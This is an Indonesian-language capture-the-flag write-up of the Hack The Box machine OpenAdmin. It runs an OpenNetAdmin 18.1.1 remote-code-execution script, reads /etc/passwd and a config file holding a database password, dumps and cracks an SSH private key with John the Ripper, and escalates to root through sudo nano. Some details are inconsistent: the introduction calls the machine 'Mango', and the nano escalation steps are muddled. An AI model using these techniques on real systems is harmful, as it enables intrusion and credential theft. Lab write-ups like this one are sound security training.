

REPORT PENETRATION TESTING

OPENADMIN - HACK THE BOX



PEN-TESTING LABS


The Alchemist



Daftar Isi

PENDAHULUAN.....	2
Summary.....	3
Reconnaissance.....	4
Scanning and Enumeration.....	4
Gaining Access.....	8
Escalate Privilege.....	11

PENDAHULUAN



Mango merupakan *Machine* yang ada di Hack The Box Labs yang dirilis pada 04 Januari 2020 dengan sistem operasi berbasis Linux. Tingkat kesulitan *machine* ini berada pada level *Easy*.

Pengujian dilakukan dengan beberapa tahapan dimulai dari *Reconnaissance*, *Scanning and Enumeration*, *Gaining Access*, dan *Escalate Privileges*.

Alat (*software*) yang dibutuhkan dalam Penetration Testing ini sebagai berikut :

1. Kali Linux
2. Nmap
3. Dirb
4. Ssh2john
5. John The Ripper

Summary

1. OpenNetAdmin 18.1.1 Remote Code Execution Vulnerability
2. Port forwarding
3. Abuse sudo program.

1. *Reconnaissance*

Proses *reconnaissance* adalah proses yang digunakan untuk mencari informasi target seperti menemukan lokasi target, mengidentifikasi lokasi serangan, dan mengumpulkan informasi *network* target.

Machine ini memiliki IP Address yaitu 10.10.10.171.

2. Scanning and Enumeration

Setelah mengetahui target *IP Address* yaitu 10.10.10.171, maka dilakukan *scanning* dan *enumeration*. Tahapan ini dilakukan untuk mengidentifikasi *service*, resource, *port*, pada target. Menggunakan nmap dengan perintah sebagai berikut :

```
nmap -p- 10.10.10.171
```


Command diatas meminta **nmap** untuk melakukan *scanning* pada IP Address 10.10.10.171.

Berikut hasil yang didapatkan dengan menggunakan nmap.

Port	Service
22	SSH
80	HTTP

- **Port 80**


Setelah dibuka melalui *browser*, maka menampilkan halaman sebagai berikut




Tidak ada hal yang menarik dari halaman default Apache Web Server, selanjut menggunakan dirb.

```
dirb http://10.10.10.171/
```

Didapatkan direktori /music.



Setelah ditelusuri web tersebut, terdapat satu direktori bernama /ona.



Terlihat dari *title bar* nya bahwa website tersebut merupakan web dari OpenNetAdmin. Didapatkan versi OpenNetAdmin yang digunakan yaitu 18.1.1. Lalu mencari apakah OpenNetAdmin v18.1.1 ini memiliki *vulnerability* menggunakan **searchsploit**.

```
root@kali:~# searchsploit OpenNetAdmin
-----
Exploit Title | Path
-----|-----
OpenNetAdmin 13.03.01 - Remote Code Execution | (/usr/share/exploitdb/)
OpenNetAdmin 18.1.1 - Command Injection Exploit (Metasploit) | exploits/php/webapps/26682.txt
OpenNetAdmin 18.1.1 - Remote Code Execution | exploits/php/webapps/47772.rb
OpenNetAdmin 18.1.1 - Remote Code Execution | exploits/php/webapps/47691.sh
Shellcodes: No Result
root@kali:~#
```

Ternyata ada versi tersebut memiliki kerentanan RCE dan tersedia script exploit dan juga terdapat di Metasploit, namun akan menggunakan script bash tersebut.

```
./opennetadmin.sh http://10.10.10.171/ona/
```

Lalu masukkan perintah `id;whoami` untuk mengecek status user

```
root@kali:~# ./opennetadmin.sh http://10.10.10.171/ona/
$ id;whoami
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data
$
```

Melihat apakah ada user didalam mesin dengan cara cat /etc/passwd dan didapatkan ada user Jimmy dan Joanna.

```

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106:/:/home/syslog:/usr/sbin/nologin
messagebus:x:103:107:/:/nonexistent:/usr/sbin/nologin
_apt:x:104:65534:/:/nonexistent:/usr/sbin/nologin
lxd:x:105:65534:/:/var/lib/lxd:/bin/false
uuidd:x:106:110:/:/run/uuidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112:/:/var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1:/:/var/cache/pollinate:/bin/false
sshd:x:110:65534:/:/run/sshd:/usr/sbin/nologin
jimmy:x:1000:1000:jimmy:/home/jimmy:/bin/bash
mysql:x:111:114:MySQL Server,,,:/nonexistent:/bin/false
joanna:x:1001:1001:,,,:/home/joanna:/bin/bash

```

Melakukan *enumeration* untuk mencari apakah ada *diamond* dan mendapatkan sebuah *password* didalam file.

```

$ ls -lah /opt/ona/www/local/config
total 16K
drwxrwxr-x 2 www-data www-data 4.0K Nov 21 16:51 .
drwxrwxr-x 5 www-data www-data 4.0K Jan  3 2018 ..
-rw-r--r-- 1 www-data www-data 426 Nov 21 16:51 database_settings.inc.php
-rw-r--r-- 1 www-data www-data 1.2K Jan  3 2018 motd.txt.example
-rw-r--r-- 1 www-data www-data  0 Nov 21 16:28 run_installer
$ cat /opt/ona/www/local/config/database_settings.inc.php
<?php
...
$sona_contexts=array (
  'DEFAULT' =>
  array (
    'databases' =>
    array (
      0 =>
      array (
        'db_type' => 'mysqli',
        'db_host' => 'localhost',
        'db_login' => 'ona sys',
        'db_passwd' => 'n1nj4w4rri0R!',
        'db_database' => 'ona_default',
        'db_debug' => false,
      ),
    ),
    'description' => 'Default data context',
    'context_color' => '#D3DBFF',
  ),
);

```


3. Gaining Access

- Port 22

Karena telah mendapatkan *password* nya, maka login menggunakan **ssh** dengan menggunakan *password* yang telah didapatkan sebelumnya.

```
ssh jimmy@10.10.10.171
```

Sekarang status user adalah jimmy namun belum bisa mendapatkan file user.txt.

```
root@kali:~# ssh jimmy@10.10.10.171
jimmy@10.10.10.171's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-70-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Wed Apr 22 08:43:35 UTC 2020

System load: 0.0          Processes: 150
Usage of /:  51.1% of 7.81GB    Users logged in: 2
Memory usage: 32%          IP address for ens160: 10.10.10.171
Swap usage: 0%

=> There is 1 zombie process.

 * Canonical Livepatch is available for installation.
- Reduce system reboots and improve kernel security. Activate at:
  https://ubuntu.com/livepatch

41 packages can be updated.
12 updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Wed Apr 22 08:22:09 2020 from 10.10.15.189
jimmy@openadmin:~$ whoami;id
jimmy
uid=1000(jimmy) gid=1000(jimmy) groups=1000(jimmy),1002(internal)
```


Melihat koneksi jaringan didalam mesin ini dengan menggunakan **netstat**.

```
jimmy@openadmin:~$ netstat -ano
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       Timer
tcp        0      0 0.0.0.0:*                0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp        0      0 0.0.0.0:*                0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp        0      0 0.0.0.0:*                0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp        0      0 0.0.0.0:*                0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp        0      0 0.0.0.0:*                0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp        0      0 10.10.10.171:22         10.10.16.11:55414      ESTABLISHED keepalive (7077.71/0/0)
tcp        0      0 10.10.10.171:22         10.10.14.179:58794     ESTABLISHED keepalive (1880.74/0/0)
tcp        0      0 10.10.10.171:22         10.10.15.13:44468      ESTABLISHED keepalive (4637.13/0/0)
tcp        0      0 10.10.10.171:22         10.10.15.189:35700     ESTABLISHED keepalive (5689.79/0/0)
tcp        0      0 10.10.10.171:22         10.10.14.62:52002      ESTABLISHED on (0.40/0/0)
tcp        0      0 10.10.10.171:55208      10.10.15.147:4545      ESTABLISHED off (0.00/0/0)
tcp        0      0 10.10.10.171:22         10.10.15.13:44494      ESTABLISHED keepalive (6765.10/0/0)
tcp6       0      0 :::80                   :::*                    LISTEN      off (0.00/0/0)
tcp6       0      0 :::22                   :::*                    LISTEN      off (0.00/0/0)
tcp6       0      0 140.10.10.171:80        10.10.15.147:42033     ESTABLISHED on (0.26/0/0)
tcp6       0      0 10.10.10.171:80        10.10.15.147:37507     TIME_WAIT   timewait (17.40/0/0)
tcp6       0      0 10.10.10.171:80        10.10.15.147:58715     TIME_WAIT   timewait (41.62/0/0)
tcp6       0      0 10.10.10.171:80        10.10.15.147:39337     TIME_WAIT   timewait (22.91/0/0)
tcp6       0      0 10.10.10.171:80        10.10.15.147:39295     TIME_WAIT   timewait (44.36/0/0)
tcp6       0      0 10.10.10.171:80        10.10.15.147:56711     TIME_WAIT   timewait (4.16/0/0)
tcp6       0      0 10.10.10.171:80        10.10.15.147:40227     TIME_WAIT   timewait (2.51/0/0)
tcp6       0      0 10.10.10.171:80        10.10.15.147:48657     TIME_WAIT   timewait (56.86/0/0)
tcp6       0      0 10.10.10.171:80        10.10.15.147:58865     TIME_WAIT   timewait (58.94/0/0)
tcp6       0      0 10.10.10.171:80        10.10.15.147:47605     TIME_WAIT   timewait (46.03/0/0)
tcp6       0      0 140.10.10.171:80        10.10.15.147:34209     ESTABLISHED on (0.30/0/0)
tcp6       0      0 10.10.10.171:80        10.10.15.147:46281     TIME_WAIT   timewait (58.12/0/0)
tcp6       0      0 140.10.10.171:80        10.10.15.147:53013     ESTABLISHED on (0.26/0/0)
tcp6       0      0 10.10.10.171:80        10.10.15.189:41708     TIME_WAIT   timewait (11.23/0/0)
tcp6       0      0 10.10.10.171:80        10.10.15.147:39043     TIME_WAIT   timewait (0.14/0/0)
tcp6       0      0 10.10.10.171:80        10.10.15.147:36931     TIME_WAIT   timewait (3.79/0/0)
```

Terlihat disana ada koneksi localhost dengan port 52846, langkah berikutnya memilih untuk melakukan *tunneling* agar bisa dibuka di browser dengan cara sebagai berikut.

```
ssh -f jimmy@10.10.10.171 -L 52846:localhost:52846 -N
```

Lalu akses di browser.



Karena ini merupakan *web* dan telah memiliki *credential* untuk masuk melalui SSH, selanjutnya melihat direktori `/var/www`.

```
jimmy@openadmin:/var/www$ ls -lah
total 16K
drwxr-xr-x  4 root    root    4.0K Nov 22 18:15 .
drwxr-xr-x 14 root    root    4.0K Nov 21 14:08 ..
drwxr-xr-x  6 www-data www-data 4.0K Nov 22 15:59 html
drwxrwx---  2 jimmy   internal 4.0K Apr 22 08:06 internal
lrwxrwxrwx  1 www-data www-data  12 Nov 21 16:07 ona -> /opt/ona/www
jimmy@openadmin:/var/www$
```

Terdapat direktori `/internal` yang dimiliki oleh user jimmy (user saat ini). Disana ada file `main.php` yang jika dilihat isinya terdapat sebuah syntax untuk mengeksekusi SSH key nya milik Joanna.

```
jimmy@openadmin:/var/www/internal$ cat main.php
<?php session_start(); if (!isset($_SESSION['username'])) { header("Location:
/index.php"); };
# Open Admin Trusted
# OpenAdmin
Soutput = shell_exec('cat /home/joanna/.ssh/id_rsa');
```

```
echo "<pre>$output</pre>";
?>
<html>
<h3>Don't forget your "ninja" password</h3>
Click here to logout <a href="logout.php" title = "Logout">Session
</html>
```

Eksekusi dengan cara curl <http://127.0.0.1/main.php> dan mendapatkan output nya.

```
jimmy@openadmin:~$ curl 127.0.0.1:52846/main.php
<pre>-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4, ENCRYPTED
DEK-Info: AES-128-CBC,2AF25344B8391A25A9B318F3FD767D6D

kG0UYIcGyaxupjQqaS2e1HqbwRLlNctW2HfJeaKUjWZH4usiD9AtTnIKVUOpZN8
ad/StMWJ+MkQ5MnAMJglQeUbrxcBP6++Hh251jMcg8ygYcx1UMD03ZjaRuwc f0YO
ShNbbx8Euvr2agjbf+ytimDyWhoJXU+UpTD58L+SISZzal9U8f+Txhgq9K2KQHBE
6xaubNKhdJKs/6YJVEHTYyFbYSbtYt4LsoAyM8w+pTPVa3LRWnGykVR5g79b7lsJ
ZnEPK07fJk8JCdb0wPnLNy9LsyNxXRFV3tX4MRcj0XYZnG2Gv8KEIeIXzNiD5/Du
y8byJ/3I3/EsqHphIHgD3UfvHy9naXc/nLUup7s0+WAZ4AUx/MJnJV2nN8o69JyI
9z7V9E4q/aKCh/xpJmYLj7AmdVd4Dl00ByVdy0SJkRxFaAiSVNQJY8hRHZSS7+k4
pic96HnJU+Z8+1XbvzR93Wd3kLRM07EesIQ5KKNNU8PpT+0lv/dEVEppvIDE/8h/
/U1cPvX9Aci0EUys3naB6pVW8i/IY9B6Dx6W4JnnSUFsyhR63WNusk9QgvgkiTikH
40Znca5xHPij8hvUR2v5jGM/8bvr/7QtJFRcmMkYp7FMUB0sQ1NLhCjTTVAFN/AZ
fnWkJ5u+To0qzuPBWGPzsoZx5AbA4Xi00pqqekeLAlI95mKKPecjUgpm+wsx8epb
9FtpP4aNR8LYlpKSDiiYzNiXEMQiJ9MSK9na10B5FFPsjr+yYefMyLPgogDpES80
X1Vz+N7S8ZP+7djB22vQ+/pUQap3PdXEpg3v6S4bfXkYKvFkcocqs8IivdK1+UFg
S33lgrCM4/ZjXYP2bpuE5v6dPq+hZvnmKkzcmT1C7YwK1XEyBan8flvIey/ur/4F
FnonsEl16TZvolSt9RH/19B7wFUHXXCyp9sG8iJGklZvteiJDG45A4eHhz8hxSzh
Th5w5guPynFv610HJ6wcnVz2MyJsmTyi8WuVxZs8wxrH9kEzXYD/GtPmcviGCexa
RTKYbgVn4WkJQYncyC0R1Gv308bEigX4SYKqIitMDnixjM6xU0URbnT1+8VdQH7Z
uhJVn1fzdRKZhwWLT+d+oqiIsvrd6nWhttoJrjrAQ7YWGAm2MBdGA/MxlyJ9FNDr
1kxuSODQNGtGnWZPieLvDkwotqZKzd0g7fimGRWIrV6yXo5ps3EJFuSU1fScv2q2
XGdfc80bLC7s3KzwyJg82tjMZU+P5PifJh6N0PqpxUCxDqAFY+RzcTcm/SLhS79
yPzCZH8uWIrjaNaZmDSPC/z+bWWJKuu4Y1GCXCqkVwvuaGmYeEnXDOxGupUchkrM
+4R21WQ+eSaULd2PDzLCLmYrplnmbD7C7/ee6KDTL7JmDv25DM9a16JY0neRtMt
qLNgzj0Na4ZNMMyRAHEl1SF8a72umG02xLWebDoYf5VSSSZYtCNJdwt3lF7I8+adt
z0glMMmjR2L5c2HdlTUt5MgiY8+qkHlsL6M91c4diJoEXVh+8YpblAooGHBlQe
K1I1cqIdbVE/bmiERK+G4rqa0t7VQN6t2VWetWrGb+Ahw/iMKhpITLWApA3k9EN
[tmux]
```

Gunakan **ssh2john** agar ssh key tersebut dapat di *crack* oleh **John The Ripper**.

```
usr/share/john/ssh2john.py joanna > joannsshjohn
```

Gunakan **John The Ripper** untuk melakukan *cracking*.

```
john --wordlist=/usr/share/wordlists/rockyou.txt
joannsshjohn
```

Tunggu beberapa saat dan akan mendapatkan hasilnya

```
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Note: This format may emit false positives, so it will keep trying even after
finding a possible candidate.
Press 'q' or Ctrl-C to abort, almost any other key for status
bloodninjas (joanna)
1g 0:00:00:09 DONE (2020-01-25 10:01) 0.1089g/s 1562Kp/s 1562Kc/s 1562Kc/s *7;Vamos!
Session completed
root@kali:~#
```

4. Escalate Privilege

Tahapan ini dilakukan untuk menaikkan hak akses atau tingkat *user* menjadi hak *Administrator/Root* dimana ketika mendapatkannya maka bisa leluasa pada sistem target.

Masuk dengan akun Joanna menggunakan SSH sebagai berikut dan passphrase yang telah di *crack* sebelumnya

```
ssh -i joanna joanna@10.10.10.171
```

Lalu gunakan perintah **sudo -l** untuk melihat apakah ada program yang bisa digunakan namun dengan hak akses root.

```
kali 0 * 1 [tmux] joanna@openadmin: ~
System information as of Wed Apr 22 09:21:28 UTC 2020
System load: 0.08 Processes: 134
Usage of /: 49.6% of 7.81GB Users logged in: 2
Memory usage: 21% IP address for ens160: 10.10.10.171
Swap usage: 0%

* Canonical Livepatch is available for installation.
- Reduce system reboots and improve kernel security. Activate at:
https://ubuntu.com/livepatch

41 packages can be updated.
12 updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Wed Apr 22 09:17:55 2020 from 10.10.15.13
joanna@openadmin:~$ whoami;id;cat /home/joanna/user.txt
joanna
uid=1001(joanna) gid=1001(joanna) groups=1001(joanna),1002(internal)
c9b2cf07d40807e62af62660f0c81b5f
joanna@openadmin:~$ sudo -l
Matching Defaults entries for joanna on openadmin:
env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User joanna may run the following commands on openadmin:
(ALL) NOPASSWD: /bin/nano /opt/priv
joanna@openadmin:~$
```

Ternyata program `/bin/nano` yang didapatkan. Merujuk pada <https://gtfobins.github.io/gtfobins/nano/> bisa dimanfaatkan untuk privilege escalation ini. Berikut step nya

```
sudo /bin/nano /opt/priv
CTRL+R
CTRL+X
cat /root/root.txt
```

BOOM!!!



```
joanna@openadmin: ~
GNU nano 2.9.3 /opt/priv Modified
2f907ed450b361b2c2bf4e8795d5b561
[ Read 1 Line ]
Get Help Write Out Where Is Cut Text Justify Cur Pos Undo Mark Text To Bracket Previous
Exit Read File Replace Uncut Text To Spell Go To Line Redo Copy Text WhereIs Next Next
```

PWN!!!!

